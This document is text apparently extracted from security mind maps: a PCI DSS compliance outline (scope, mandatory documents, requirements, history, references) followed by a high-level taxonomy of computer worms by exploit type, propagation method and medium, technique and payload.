 - Segmentation: CDE must be properly isolated from other components; Any component not isolated falls under the scope; Refer Appendix D on page 112 in the PCI DSS
 - Third-Party Service Providers: Provide evidence of compliance; Part of scope if not PCI DSS compliant

Testing Guidance

- Mandatory Documents**
- Scope document
 - Completed SAQ or ROC
 - ASV Scan reports
 - Attestation of Compliance for all service providers
 - Documentation of all compensating controls (Appendix B: Compensating Controls, Appendix C: Compensating Controls Worksheet)

- Pre-Certification Audit**
- Also known as Gap Analysis, Preparedness Audit
 - Can be performed by QSA
 - Take necessary actions to close any identified NCs

- Post-Certification Tasks**
- Network vulnerability scans: Once every quarter
 - Documentation review of all compensating controls: Once annually

Mappings

- PA-DSS**
- Payment Application Data Security Standard
 - requirements derived from the PCI DSS Requirements and Security Assessment Procedures

- Library**
- Quick Reference Guide
 - Glossary
 - Information Supplements and Guidelines
 - Prioritized Approach
 - Report on Compliance (ROC) Reporting Template and Reporting Instructions
 - Self-assessment Questionnaires (SAQs) and SAQ Instructions and Guidelines
 - Attestations of Compliance (AOCs)
 - Payment Application Data Security Standard
 - requirements derived from the PCI DSS Requirements and Security Assessment Procedures

- Library**
- Requirements for PIN terminals
 - PIN Transaction Security
 - Wireless Guidelines
 - Virtualization Guidelines
 - Storage Do's and Don'ts
 - ATM Security Guidelines
 - eCommerce Guidelines
 - Cloud Computing Guidelines
 - Tokenization Guidelines
 - Risk Assessment Guidelines
 - List of QSAs and PA-QSAs
 - List of ASVs
 - List of PTS approved devices and PA-DSS validated applications
 - Frequently Asked Questions (FAQs)

- Version Changes**
- PCI DSS Summary of Changes v2.0 to v3.0
 - https://www.pcisecuritystandards.org/documents/PCI_DSS_v3_Summary_of_Changes.pdf

- Software/ Documents**
- PCI DSS Standard: https://www.pcisecuritystandards.org/documents/PCI_DSS_v3.pdf
 - Practical Threat Analysis (PTA): <http://www.ptatechnologies.com>

- History**
- Pre-2004: Visa Cardholder Information Security Program (CISP), MasterCard Site Data Protection (SDP), American Express Data Security Operating Policy (DSOP), Discover Information Security and Compliance (DISC), JCB Data Security Program
 - 2004: Release of PCI DSS 1.0
 - 2006: Release of PCI DSS 1.1
 - 2008: Release of PCI DSS 1.2
 - 2009: Release of PCI DSS 1.2.1
 - 2010: Release of PCI DSS 2.0
 - 2013: Release of PCI DSS 3.0
 - <http://searchsecurity.techtarget.com/feature/The-history-of-the-PCI-DSS-standard-A-visual-timeline>


- Account Data**
- Cardholder Data (CHD) - Storage Permitted: Primary Account Number (PAN), Cardholder Name, Expiration Date, Service Code
 - Sensitive Authentication Data (SAD) - Storage Not Permitted: Full track data, CAV2/CVC2/CVV2/CID, PINs/PIN blocks

- Details**
- Regulation: set of requirements that MUST be implemented; set of requirements designed to ensure that ALL companies that process, store or transmit credit card information maintain a secure environment
 - CDE: cardholder data environment; comprised of people, processes and technologies that store, process, or transmit cardholder data or sensitive authentication data
 - Audit Requirements: Network vulnerability scans by an ASV every quarter (all merchants); On-site self assessment every year (levels 2 and above merchants); On-site audit every year by a QSA (level 1 merchants)
 - Control Requirements: Separate web and database servers; Dedicated firewall; Application firewall; Two-factor authentication; File integrity monitoring; Daily security log review; Log archival for at least one year; Penetration testing
 - Controls: 12 high-level requirements; 221 sub-requirements / controls
 - Compliance Process: Assess, Remediate, Report

- Requirements Overview**
- Build and Maintain a Secure Network and Systems: Install and maintain a firewall configuration to protect cardholder data; Do not use vendor-supplied defaults for system passwords and other security parameters
 - Protect Cardholder Data: Protect stored cardholder data; Encrypt transmission of cardholder data across open, public networks
 - Maintain a Vulnerability Management Program: Protect all systems against malware and regularly update anti-virus software or programs; Develop and maintain secure systems and applications
 - Implement Strong Access Control Measures: Restrict access to cardholder data by business need to know; Identify and authenticate access to system components; Restrict physical access to cardholder data
 - Regularly Monitor and Test Networks: Track and monitor all access to network resources and cardholder data; Regularly test security systems and processes
 - Maintain an Information Security Policy: Maintain a policy that addresses information security for all personnel

- Best Practices**
- Monitor security controls: anti-virus, firewalls, IDS/IPS, file integrity checkers, access controls ...
 - Detection of failures in security controls and responding as required: contain issues caused due to failure; restoration of the service; root cause analysis; implement failure mitigation plan; enhanced monitoring to detect any issues
 - Review changes prior to completion: determine impact on scope; identify modifications/additions to requirements; update scope; implement/change appropriate security controls; changes to organizational structure should be reviewed similarly; review hardware and software changes at least annually
 - Periodic reviews: confirm the requirements are in place; confirm personnel are following secure process; frequency determined by size and complexity of the environment

- References**
- PCI Council: <https://www.pcisecuritystandards.org/>
 - Focus on PCI: <http://www.focusonpci.com/>
 - PCI Compliance Guide: <http://www.pcicomplianceguide.org/>



WORMS

Exploit Based

Single exploit –
Single OS

Multiple exploits
– Single OS

Single exploit –
Multiple OS

Multiple exploits
– Multiple OS

Propagation Method

Scanning

- Random
- Subnet

Routing Worm

Target lists

- Pre-generated
- Internal
- Externally generated

Topological

Stealth / Passive

Fast Spreading

Warhol / Flash

Propagation Medium

Traditional

Email

IM

IRC

P2P

File Shares

Hybrid

Wildfire (WiFi)

Techniques Used

Rabbit

Octopus

Metamorphic

Polymorphic

0-day Exploit

UDP Based

Web Application
Specific

Payload Based

No Payload

DOS / DDOS

Dropper

Phishing